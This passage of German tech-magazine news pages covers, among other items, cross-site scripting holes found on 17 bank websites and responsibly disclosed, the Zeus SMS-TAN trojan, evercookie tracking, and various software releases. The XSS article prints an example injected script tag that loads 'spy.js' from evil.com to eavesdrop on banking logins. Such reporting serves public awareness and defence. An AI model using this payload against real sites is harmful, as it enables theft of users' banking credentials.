Die Berichterstatterin Roberta Angelilli merkte an, dass die Parlamentarier „etwas Konkretes tun“ müssten. Das Übel im Internet an der Wurzel zu packen, sei das Wichtigste. Wo das aber nicht möglich sei, „sollte man

wenigstens sperren können“. Für das weitere Verfahren ist der Zeitrahmen eng. Die Abstimmung über die Empfehlung der Innenpolitiker ist für den 15. November geplant. Noch vor Jahresende könnte der Bericht in 1. Lesung durchs Plenum. Der EU-Rat will seinen Beschluss spätestens am 8. Dezember treffen, sodass die Brüsseler Gremien im Januar über ein gemeinsames Papier verhandeln könnten. (jk)

Anzeige

Jürgen Schmidt

BaBaBanküberfall

Ungenügende Sicherheit bei Banken-Websites

Als uns ein Leser mitteilte, er habe Sicherheitslücken auf fast allen Banken-Seiten gefunden, wollten wir ihm erst nicht glauben. Eine Liste mit 17 betroffenen Banken überzeugte uns dann doch.

Er habe sich gewundert, dass heise Security bis vor etwa zwei Jahren intensiv über derartige Probleme berichtet hatte – mittlerweile aber so gut wie nichts mehr darüber zu lesen sei [1]. Aus Neugier, ob das wirklich bedeutet, dass sich die Situation seitdem deutlich verbessert habe, führte er dann selbst ein paar Tests durch.

In etwa zwei Tagen unterzog er die Eingabefunktionen auf etwa 20 Bankenseiten einem manuellen Check. Als Werkzeug kam dabei lediglich Firefox mit dem Browser-Add-on Firebug zum Einsatz. Das Resultat: In etwa vier von fünf Fällen entdeckte er sogenannte Cross-Site-Scripting-Lücken. Und heise Security konnte die Probleme ausnahmslos nachvollziehen.

Für die zweite Überraschung sorgte dann die Person des Lesers. Unwillkürlich erwarteten wir einen Profi im IT-Umfeld, vielleicht einen Web-Entwickler. Doch Armin Razmdjou stellte sich als 16-jähriger Schüler vor, der gerade die zwölfte Klasse besucht.

Die anschließende Aufgabe, die Banken zu informieren, gestaltete sich vor allem deshalb schwierig, weil bei keiner einzigen ein Ansprechpartner für Sicherheitsfragen auf deren Seiten zu finden war. Und die Standard-Supportkanäle, die darauf getrimmt sind, den Kunden Rat-

schläge zu deren Sicherheit zu geben, waren nicht immer in der Lage, die Ernsthaftigkeit des Anliegens richtig einzuschätzen.

Trauriger Tiefpunkt war die Deutsche Bank, bei der über zwei Wochen mehrere Anläufe über verschiedene Kanäle ins Leere liefen. Erst eine Mail an einen bereits vorhandenen persönlichen Kontakt führte dazu, dass jemand das Problem ernst nahm. Noch schlimmer war nur die Targo-Bank, die erst nach zwei Wochen und mehreren Mails die Lücke stillschweigend beseitigte. Positiv überraschte dafür die Postbank, die innerhalb weniger Stunden reagierte und noch am selben Tag zumindest einen provisorischen Fix online hatte. Mittlerweile sind alle gemeldeten Sicherheitslücken geschlossen.

Fairerweise muss man dazu sagen, dass die gemeldeten Probleme der Webseiten nicht geeignet waren, direkt Daten auf den Servern der Banken zu kompromittieren. Ein Einbruch in deren Systeme wäre damit nicht möglich gewesen. Dennoch sind sich Sicherheitsexperten einig, dass Cross-Site-Scripting-Lücken keineswegs ein Kavaliersdelikt darstellen.

Im Wesentlichen läuft der Angriff darauf hinaus, dem Browser eines Anwenders Code unterzubinden, den dieser dann im Si-

cherheitskontext einer Bankenseite ausführt. Dazu bettet ein Angreifer in einen Link auf die Bankenseiten eigenen Code ein. Wird dieser Link dann im Browser eines Anwenders aktiviert, etwa weil der ihn in einer Mail anklickt, landet der Code bei einer Applikation der Bank. Die muss ihn dann eigentlich als unerwünscht erkennen und ausfiltern. Viel zu oft passiert dies jedoch nicht und der Banken-Server schickt dann etwas an den Browser zurück wie:

Zu Ihrer Suche nach:
<script src=http://evil.com/spy.js>
wurde nichts gefunden.

Für den Browser sieht das so aus, als ob ihn der Banken-Server anweist, diese Skript-Datei zu laden und auszuführen – was er natürlich ohne weitere Nachfragen befolgt. Danach kann das JavaScript-Programm spy.js alle Seiten der Bank direkt im Browser manipulieren und dort dann etwa Eingaben belauschen.

Bei der HSH-Bank demonstrierte Razmdjou dies sogar en détail: Wenn man über ein spezielles Formular bei der https-gesicherten Login-Seite für das Online-Banking landete, dort in ein Formular Benutzernamen und Passwort eintrug und dann den Login-Button betätigte, wurde das eingeschleuste Skript aktiviert. Es hätte beides heimlich im Hintergrund an einen beliebigen Server schicken können. Die Demo „Passwortklau für Dummies“ von heise.de illustriert diese Gefahr sehr anschaulich.

Besonders kritisch sind derartige Lücken, wenn sie auf den https-gesicherten, verschlüsselten Seiten auftreten und damit sogar gesicherte Inhalte kompromittieren. Denn der eingeschleuste Skript-Code erhält Zugriff auf alle Seiten des Servers, von dem er (scheinbar) stammt. Solche https-Seiten waren bei HSH-Nordbank, Bremer Landesbank, Sparkassen und Landesbank Berlin, Commerzbank, NordLB, Allianz, Cortal Consors, Targo Bank, ING-DiBa und Wüstenrot betroffen.

Ursachenforschung

Zum Teil missachten Banken tatsächlich elementare Sicherheitsrichtlinien. Wenn wie bei der Commerzbank das Online-Banking in der gleichen Server-Domain <https://www.commerzbank-privat.de/> läuft wie die

Betroffene Banken

| |
|--|
| HSH-Nordbank* |
| Bremer Landesbank, div. Sparkassen, LBB* |
| Commerzbank* |
| HypoVereinsbank |
| WestLB |
| NordLB* |
| Allianz* |
| Cortal Consors* |
| Targo Bank* |
| ING-DiBa* |
| Comdirect |
| DKB |
| Postbank |
| Deutsche Bank |
| Bank of Scotland |
| Wüstenrot* |
| DAB-Bank |

* https-Seite

Kursabfrage für Aktien, dann fordert das Ärger fast schon heraus.

Ein noch grundsätzlicheres Problem ist jedoch, dass ein Web-Auftritt nicht statisch ist, sondern auch bei Banken kontinuierlich erweitert wird. Da werden neue Seiten erstellt, Applikationen erweitert oder Angebote zusammengelegt. Oft muss es dabei dann sehr schnell gehen und um Ressourcen zu sparen, kommen auch häufig zugekauft Standardanwendungen wie Börsenkursanzeigen zum Einsatz, die nicht nach den eigenen Kriterien entwickelt wurden.

Dabei eingeschleuste Sicherheitslücken fallen oftmals erst beim nächsten systematischen Sicherheitscheck auf. Doch erstens finden solche Tests meist nur jährlich statt. Und zweitens landet ein dabei gefundenes Problem auch erst mal nur auf einer ToDo-Liste, deren Abarbeitung dauern kann. Generell zeigen die Antworten auf unsere Nachfragen, dass ganz offenbar die Prozesse zur Veröffentlichung neuer Inhalte nicht ausreichend mit den durchaus vorhandenen Sicherheitskonzepten verzahnt sind. Statt mit Sicherheitsmaßnahmen, die schon während des Entwicklungsprozesses zum Einsatz kommen, vorzubeugen, müssen die Security-Teams viel zu oft nachträglich Löcher stopfen – etwa wenn sich wieder einmal ein 16-Jähriger die Seiten vornimmt. (ju)

Literatur

[1] Viele Banken-Seiten weiter unzureichend gegen Missbrauch gesichert, <http://heise.de/143847>

www.ct.de/1022042




Beim Klick auf den „Login“ der HSH-Bank wurde der von einer anderen Seite eingeschleuste JavaScript-Code aktiv.

AVG prüft Short-URLs

Die Version 2011 des AVG-Virensenders kommt laut Hersteller mit einem überarbeiteten Smart-Scanner, der dreimal schneller als der Vorgänger arbeiten soll. Dazu trägt bei, dass der Scanner nicht jedes Mal alle Dateien neu scannt, sondern nur jene, die seit dem letzten Scan neu hinzugekommen sind. Ob sich alte Dateien geändert haben, stellt AVG anhand eines gespeicherten Hash-Wertes fest. Der in AVG integrierte LinkScanner zum Prüfen von URLs etwa in Ergebnisseiten von Suchmaschinen ist nun in der Lage, auch Short-URLs in sozialen Netzen wie Facebook und Twitter zu prüfen und bei Verdacht davor zu warnen. Laut AVG folgt der Linkscanner der URL in Echtzeit zu ihrem endgültigen Ziel.

Darüber hinaus will der Hersteller die Benutzerfreundlichkeit erhöht haben. Im „Game Modus“ soll beispielsweise der Scanner bei Multimedia-Anwendungen nicht mehr mit lästigen Popup-Nachrichten stören. Eine „Einklick-Reparatur“-Funktion verspricht, bestimmte Softwareprobleme automatisch zu korrigieren. Zudem bietet AVG 2011 eine überarbeitete Bedienoberfläche, die für Windows 7 ein eigenes Widget für Scans und



Die 2011er-Reihe von AVG soll bis zu dreimal schneller scannen und warnt vor Short-URLs, die auf verseuchte Webseiten verweisen.

Updates mitbringt. In der Internet Security Suite soll die Firewall verbessert worden sein.

AVG Internet Security 2011 ist ab sofort verfügbar und kostet 39 Euro. Den reinen Scanner Anti-Virus 2011 ohne Firewall gibt es für 28 Euro. Die kostenlose AVG Anti-Virus Free Edition 2011 (siehe c't-Link) steht ebenfalls zum Download bereit. Ihr fehlt im Vergleich zum kostenpflichtigen

Virensender unter anderem der Identitätsschutz. Daneben bietet der Hersteller für kleine Unternehmen eine kostenlose Version der Small Business Edition 2011 für bis zu fünf Rechner an, die eine Remote-Admin-Konsole mitbringt (siehe Link). Für die Nutzung dieser Version ist allerdings eine Registrierung erforderlich.

Im Übrigen hat auch Microsoft angekündigt, seine Viren-

schutzlösung Microsoft Security Essentials (MSE) auch kleineren Unternehmen mit bis zu zehn Windows-PCs kostenlos zur Verfügung zu stellen. Bislang war MSE Privatanwendern vorbehalten. Unternehmenskunden stand aus Microsofts Palette vorrangig Forefront Security zur Verfügung. (dab)

www.ct.de/1022043

Sicherheitskonferenz in Nürnberg

Vom 19. bis 21. Oktober öffnet in Nürnberg erneut die IT-Security-Messe it-sa ihre Pforten. Der Veranstalter SecuMedia rechnet in diesem Jahr mit ungefähr 300 Ausstellern, die den aktuellen Stand in puncto Sicherheit auf dem Gelände der NürnbergMesse präsentieren und einen Ausblick auf zukünftige Bedrohungsszenarien bieten. Ein Kernthema ist die Absicherung von Web-Anwendungen; schließlich wandern schützenwerte Daten mehr und mehr in die Cloud. Auf drei Bühnen demonstrieren Sicherheitsexperten, welche Tricks und Kniffe Angreifer beim Eindringen in fremde Systeme anwenden – und wie man sich davor schützen kann.

Auch zu den Themen Forensik, Mobile Security und Datenschutz stehen zahlreiche Vorträge auf der Agenda: Marco Di Filippo von Compass Security wird in einem Live-Hacking der Sicher-

heit von iPhone, Blackberry und Co. auf den Zahn fühlen. Ministerialrat Andreas Reisen vom Bundesministerium des Innern (BMI) stellt den neuen elektronischen Personalausweis vor und auch das Bundesamt für Sicherheit in der Informationstechnik (BSI) wird sich unter anderem zu diesem Thema auf der Messe äußern. Im Rahmen des Programms campus@it-sa bekommen Hochschulen die Gelegenheit, dem anwesenden Fachpublikum ihre Forschungsergebnisse zu präsentieren. So soll etwa das Projekt „Anti-Phishing Device“ der Nürnberger Ohm-Hochschule (Stand 622) demonstrieren, wie man mit einem möglichst einfachen Chipkartenleser Angriffe auf Onlinebanking verhindern kann. Eine Tageskarte für die Messe kostet 24 Euro, für 55 Euro kann man sich an allen drei Tagen auf der Messe umsehen. (rei)

Banking-Trojaner attackiert SMS-TANs

Neue Varianten des Trojaners Zeus versuchen nicht nur die PCs von Opfern zu infizieren, sondern auch deren Handys. Auf befallenen Mobiltelefonen leitet er eingehende TAN-SMS an den Angreifer weiter. Mit den zuvor auf dem PC abgegriffenen Konto-Zugangsdaten und der TAN ist der Betrüger in der Lage, selbstständig Überweisungen vorzunehmen.

Der Handy-Trojaner gelangt auf das Gerät, indem der Windows-Trojaner dem Opfer eine Webseite präsentiert, auf der man für eine dringende Sicherheitsaktualisierung die Handynummer eingeben soll. Dann landet eine SMS auf dem Mobiltelefon, die einen Link zu einer Datei mit dem mobilen Schädling enthält. (dab)

Sicherheits-Notizen

Adobe will kritische Sicherheitslücken in den Versionen 9.3.4 und 8.2.4 von **Acrobat** und **Reader** (für Windows und Mac OS X) bis zum Erscheinen dieses Hefts geschlossen haben.

Microsoft hat außerplanmäßig Patches für **ASP.NET** veröffentlicht.

licht, die Fehler in der Implementierung kryptografischer Funktionen auszubessern.

Apple hat mit dem Sicherheits-Update 2010-006 für **Mac OS X** 10.6.4 (Server und Client) eine Lücke im AFP-Server (Apple Filing Protocol) geschlossen.

Facebooks Ortungsdienst jetzt auch in Deutschland

Das Social Network Facebook hat seinen Location Based Service „Places“, auf deutsch „Orte“, auch in Deutschland freigeschaltet. Benutzer können damit ihren Aufenthaltsort bekannt geben und sehen, welche Facebook-Nutzer sich in der Nähe befinden und wo sich Freunde gerade aufhalten. Zur Nutzung des Dienstes benötigt man die iPhone-App von Facebook oder ein Gerät, dessen Browser HTML5 und Geolocation unterstützt.

Laut Facebook ist „Orte“ zunächst deaktiviert, man muss es von Hand aktivieren. Die Privatsphäre-Einstellungen zu Places verteilen sich an drei Stellen. Im Menü „Benutzerdefinierte Einstellungen“ findet sich der Punkt „Mich im „Personen, die jetzt hier sind“-Abschnitt anzeigen nachdem ich angegeben habe, wo ich mich befinde“. Dieser Punkt ist unkritisch, da Facebook keine Informationen weitergibt, solange man seinen Ort nicht selbst verrät. In der Zeile „Orte, die ich besuche“ können Nutzer, die kein Problem mit

der Nutzung von Places haben, angeben, welche Nutzerkreise ihre Ortsinformationen zu Gesicht bekommen.

Da Facebook die Möglichkeit bietet, dass Dritte den Aufenthaltsort preisgeben, sollte man auf derselben Seite „Freunde können angeben, dass ich mich an einem Ort befinde“ auf „Gesperrt“ setzen. Ein weiterer Punkt findet sich auf der Seite „Anwendungen, Spiele und Webseiten“. Dort gilt es, unter „Informationen, die durch deine Freunde zugänglich sind“ das Häkchen vor „Orte, die ich besuche“ zu entfernen. Sonst könnten die Anwendungen von Freunden auf die Ortsinformationen zugreifen. (jo)

www.ct.de/1022044

Die Optionen zu Facebooks „Orte“ finden sich an mehreren Punkten der Privatsphäre-Einstellungen.

Heise vor dem Bundesgerichtshof

Der Bundesgerichtshof (BGH) wird Mitte Oktober über einen lange schwelenden Rechtsstreit zwischen dem Heise Zeitschriften Verlag und großen Unternehmen der Musikindustrie verhandeln. In der Auseinandersetzung geht es um die Frage, ob eine Online-Redaktion (hier heise online) im Rahmen der Berichterstattung über Kopierschutzsoftware einen Link auf die Webpräsenz des Unternehmens (hier Slysoft) setzen darf, das mit seiner Software die Umgehung technisch wirksamer Kopierschutzmaßnahmen ermöglicht.

Der Verlag misst dem Fall grundsätzliche Bedeutung bei und hat ihn vom Eil- über das Hauptsacheverfahren schließlich in der Revi-

sion vor das oberste deutsche Gericht gebracht. Zuletzt hatte das Oberlandesgericht München Ende 2008 dem Zeitschriftenverlag nicht nur die Mitstörerhaftung, sondern sogar eine Mittäterschaft zugesprochen. Der Verlag habe den Urheberrechtsverstoß auf der Homepage von Slysoft durch das Setzen eines Links im Rahmen der redaktionellen Berichterstattung gefördert, da er dadurch den Lesern des Artikels „den Zugang zu dem rechtswidrigen Internetauftritt von Slysoft erleichtert“ habe.

Weder die Pressefreiheit noch die besondere Bedeutung der Linksetzung für den Online-Journalismus rechtfertige die durch Heise erfolgte „vorsätzliche Unterstützung

der Rechtsverletzung“, begründeten die Münchner Richter ihre Entscheidung. Dies sieht der Heise Zeitschriften Verlag, der auch die c't herausgibt, anders. „Kann sich ein Journalist in Deutschland wirklich dadurch strafbar machen, dass er seinen Lesern den Zugang zu frei zugänglichen Originalinformationsquellen und damit die eigene Meinungsbildung erleichtert?“ Diese Frage möchte Christian Persson, Chefredakteur von c't und heise online, geklärt haben. Die Verhandlung am BGH ist öffentlich und beginnt nach Angaben des Gerichts am 14. Oktober um 11 Uhr in Saal H123. Mit einer Entscheidung ist nicht am selben Tag zu rechnen. (hob)

Anzeige

Das Zombie-Cookie

Außer herkömmlichen Cookies können Web-sites heute eine ganze Reihe von Techniken einsetzen, um Browser eindeutig wiederzu-erkennen. Dazu zählen Flash-Cookies und di-verse HTML5-Speichertechniken. Der Hacker Samy Kamkar hat auf seiner Homepage ein JavaScript-API vorgestellt, das diese und wei-tre Techniken kombiniert, um einen fast un-löschenbaren Cookie-Zombie zu schaffen, den er selbst evercookie nennt.

Kamkar erklärt auf seiner Homepage alle Verfahren im Detail. Für viele der Techniken gibt es keine endanwendertaugliche Lösch-funktion im Browser. Ruft der Benutzer die Seite ein weiteres Mal auf, stellt evercookie alle mit dem jeweiligen Browser verfügbaren Teil-Cookies aus den vorhandenen wieder her und nutzt dabei auch Browser-übergrei-fende Funktionen.

Das als Betaversion veröffentlichte ever-cookie funktioniert noch alles andere als hundertprozentig zuverlässig. Dennoch gibt es eine Idee davon, wie Website-Betreiber ihre Besucher im Blick behalten können. Ein-ziger Schutz scheint derzeit das Surfen im Anonym-Modus zu sein. (jo)

www.ct.de/1022044

Chrome 7 mit WebGL

Google hat die Betaversion von Google Chrome 7 zum Download für Linux, Win-dows und Mac OS X bereitgestellt. Sie unter-stützt Grafiken im 3D-Format WebGL. An der Bedienoberfläche hat sich wenig getan. Die Windows-Version bietet die Option, Tab-Rei-ter vertikal anzuordnen, die Mac-Version eine neue Übersicht aller geöffneten Tabs. (jo)

www.ct.de/1022044

Nokia will Häuser fotografieren

Nokia will offenbar Googles Streetview Kon-kurrenz machen. Der finnische Mobilfunkher-steller möchte in Europa und Nordamerika Straßenzüge und Häuser erfassen. Nach einem Bericht der Wirtschaftswoche arbeitet Nokia bereits seit zwei Jahren an dem Pro-jeekt. Außer einer Kamera setzt Nokia dazu auch Lidar ein, das ähnlich arbeitet wie Radar, zur Entfernungsmessung aber keine Funkwellen, sondern Licht verwendet. Mit den so gewonnenen Daten lässt sich ein 3D-Modell der Umgebung erstellen.

Erste Tests in San Fransisco soll Nokia dem Bericht zufolge bereits abgeschlossen haben. Noch vor Jahresende wolle der Konzern mit der Erfassung in Frankreich und Großbritan-nien beginnen. In Deutschland will Nokia zu-nächst einmal das Ende der Debatte um Google Streetview abwarten, sagte der für Kartenmaterial zuständige Manager der Nokia-Tochter Navteq, Frank Pauli. (uma)

Anzeige

Fotoshows in 3D

Magix Fotos auf CD & DVD 10 Deluxe gibt Diashows als stereoskopisches 3D aus. Es importiert Fotos von 3D-Kameras oder wandelt leicht versetzt aufgenommene Fotos in dreidimensionale Bilder um. Die Anwendung gibt das Resultat für Wiedergabegeräte mit Polfilter- oder Shutter-Technik aus oder setzt sie in Rot-Cyan-Farben um. Eine entsprechende Brille liegt bei. Ein neues Werkzeug färbt Bildteile in Fotos und Videos um. Der übersichtlicher als zuvor gestaltete Ausgabedialog präs-

tiert Fotos unter anderem direkt auf Facebook und YouTube. Außerdem enthält die Software mehr Deko-Elemente wie realistische Partikel-effekte für Regen oder Schnee und neue Dia-show-Stile. Dem Paket liegen die Magix-Pro grammie Foto Manager 10, Foto Designer 7 und „Retten Sie Ihre Notebook-Daten“ bei. Es kostet 70 Euro. Ein Codec-Paket zum Brennen hochauflösender AVCHD-DVDs oder von Blu-ray Discs mit AVCHD- statt MPEG-2-Codec kostet zusätzliche 10 Euro. (akr)




Magix Fotos auf CD & DVD 10 Deluxe bringt neue animierte Deko-Elemente mit, beispielsweise Partikeleffekte für Regen oder Feuerwerk.

Nachrichtenzentrale

Microsoft will den Lync Server 2010 als Nachfolger seines Office Communication Server platzieren und hat einen Release Candidate ins Web gestellt. Die Anwendung macht alle Kommunikationskanäle über einen gemeinsamen Punkt zugänglich, darunter Konferenz- und Telefonverbindungen, aber auch

Nachrichtendienste wie Windows Live, Yahoo und AOL. In der Office-Backstage-Ansicht sollen sich Dokumente per Sofort-nachricht für andere Benutzer sicher freigeben lassen, und zwar von zu Hause oder unterwegs aus, ohne dass man dafür ein VPN einrichten müsste. Outlook-Anwendern soll der Server helfen, Gesprächstermine zuerst mit Kollegen abzustimmen und dann virtuell über Telefon oder Web-Konferenz abzuhalten. Einge-baute Sprachfunktio-nen sollen herkömmliche Telefonanlagen erweitern oder sogar ersetzen. (hps)



Outlook-Anwender können im Com-munications-Server-Nachfolger Lync Konferenztermine mit Kollegen abstimmen.

Spaltung bei OpenOffice

Die OpenOffice-Community hat die „Document Foundation“ gegründet, unter deren Leitung die Büro-Suite frei von Firmeninteressen weiterentwickelt und vermarktet werden soll. Ein vorheriges Gespräch mit Oracle über die Gründung der Foundation hat nicht stattgefunden. Die Foundation hat das Unternehmen zur Mitarbeit eingeladen, was Oracle jedoch ablehnt. Da die Firma OpenOffice selbst weiter betreuen will, wird das parallel gepflegte Büropaket der Document Foundation unter dem Namen LibreOffice zum Download angeboten werden.

Treibende Kräfte bei der Gründung der Foundation waren Regierungen von Ländern wie Russland, China, Indien und Brasilien, die konsequent auf das freie Open Document Format (ODF) setzen. Die drei letztgenannten gehörten zu den Ländern, die sich gegen die Standardisierung des OOXML-Formats von Microsoft ausgesprochen hatten. Brasilien hat bereits zugesagt, die Document Foundation finanziell zu unterstützen.

Auch Google, Novell und Red Hat stehen hinter der Abspaltung. Wie Jan Wildeboer, Open-Source-Evangelist bei Red Hat, im Gespräch mit c't erklärte, arbeiten zurzeit mehrere Programmierer bei Red Hat in Vollzeit an dem Projekt; dieses Kontingent soll weiter aufgestockt werden. Bei Novell seien derzeit etwa zwölf Mitarbeiter mit der Weiterentwicklung des Office-Pakets beschäftigt. (amu)



Anwendungs-Notizen

Microsoft hat Version 2011 seiner kosten-losen **Werkzeugsammlung** Live Essentials zum Download freigegeben. Das Paket umfasst unter anderem Messenger, Fotogalerie, Mail, das Videoschnittwerk-zug Movie Maker sowie das Synchroni-sationswerkzeug Live Mesh. Die Software läuft unter Windows 7 und Vista, aber nicht unter XP.

Der **Online-Diagrammzeichner** Cacoo (c't 18/10, S. 140) hat die Beta-Phase verlassen, ist als Basisangebot aber weiterhin gratis nutzbar. Zahlende Kunden können ihre Diagramme in das Vektorformat SVG exportieren, Ordner für Mitarbeiter freigeben und beliebig viele Zeichnungen anlegen. Der Dienst kostet 5 US-Dollar pro Monat oder 49 US-Dollar pro Jahr.

Das Digital Magazine Tool von Woodwing bereitet **Publikationen fürs iPad** auf. Version 1.5 ermöglicht Zugriffe auf Face-book und Twitter oder über E-Mail, um In-halte zu teilen. Der Herausgeber kann über Adobe Omniture oder Google Analytics Nutzungsstatistiken sammeln.

www.ct.de/1022046

Projektmanagement light


Der Passauer Softwareanbieter FeRox richtet sich mit seinem serverbasierten Projektmanagement fx-project speziell an kleine und mittelständische Unternehmen. Die Lizenzierung des PM- und Controlling-

Programms erfolgt über Lizenzpunkte: Für jeden Benutzer wird pro genutztem Programmmodul eine bestimmte Anzahl von Punkten verbraucht; diese Zuordnung lässt sich jederzeit ändern.

Mit der neuen Light-Version von fx-project, die denselben Umfang hat wie die kostenpflichtige Ausgabe, sind 1500 Lizenzpunkte dauerhaft kostenlos nutzbar. Für ein typisches Projektleiter-Profil werden laut Hersteller gut 350 Punkte benötigt – die Einsteigerversion erlaubt demnach die vollständige Steuerung kleiner Projekte. Der Einsatz von fx-project setzt einen Webserver voraus, der PHP unterstützt, sowie eine Datenbank (PostgreSQL, MS-SQL oder Oracle) für die Projektdaten und einen HTML-4.0-kompatiblen Browser auf den Arbeitsplatzrechnern. (dwi)

www.ct.de/1022046

Der Projektplaner fx-project erstellt Netz- und Projektstrukturpläne und hilft bei Ressourcen- und Budgetplanung sowie Arbeitszeit- und Reisekostenerfassung.



Anzeige

c't ratgeber Windows 7 im Handel

Um das auf den ersten Blick pflegeleichte Windows 7 in allen Lagen so einsetzen zu können, wie man es braucht, muss man es gut kennen und passend einrichten. Der c't ratgeber Windows 7 unterstützt Einsteiger und Fortgeschrittene mit einem umfangreichen Kompendium aus Test- und Praxisartikeln rund um die Themen Einsteigen, Installieren, Umsteigen, Vernetzen und Ausreisen.



Die Heft-DVD enthält neben mehr als 140 kostenlosen Anwendungen und Systemwerkzeugen auch die Vollversion Eset NOD32 Antivirus für 32 und 64 Bit, die für ein Jahr kostenlosen Virenschutz bietet. Viele der anderen Programme sind ebenfalls als 32- und 64-Bit-Version auf der DVD und lassen sich auch als Stickware ohne Installation vom USB-Stick oder der externen Festplatte starten.

Der c't ratgeber Windows 7 – Das Kompendium kostet 8,90 Euro und ist ab sofort im Handel erhältlich. Das Sonderheft kann auch unter www.ctspecial.de online bestellt werden (Versand innerhalb Europas portofrei). (anm)

Mehr Office übers Web

Microsoft hat bei der seit einem Vierteljahr nutzbaren Web-Variante von Office 2010 einige Funktionen nachgerüstet. Laut Hersteller lassen sich bei der Excel-App Daten und Formeln per Drag & Drop von Zelle zu Zelle verschieben oder kopieren. Die Webanwendung stellt Daten zudem als Diagramme dar – acht verschiedene Typen stehen zur Auswahl. Wer per Web-App PowerPoint-Präsentationen erstellen will, findet dafür jetzt zahlreiche Vorlagen und mehr als 200 000 freie Clip-Arts vor. Außerdem sollen sich die fertigen Dokumente jetzt in Blogs und andere Webseiten integrieren lassen. (hps)

www.ct.de/1022048

Visual Basic für Windows Phone 7

Microsoft hat bekanntgegeben, dass man für das kommende Windows Phone 7 nicht nur in C# programmieren können wird, sondern auch in Visual Basic. Eine Vorschau (Community Technology Preview, CTP) auf die Entwicklerwerkzeuge ist in Microsofts Download-Center zu bekommen.

Die CTP der „Visual Basic for Windows Phone Developer Tools“ umfasst Projektvorlagen, einen Emulator und einen Debugger.

Sie integriert sich in die separat zu installierenden Windows Phone Developer Tools, die sich wiederum in die Entwicklungsumgebung Visual Studio 2010 einklinken. Von letzterer benötigt man derzeit noch die Professional-Ausgabe. Zur Fertigstellung der Visual-Basic-Tools soll es eine kostenlose Express-Edition geben. (ola)

www.ct.de/1022048

Parallel programmieren

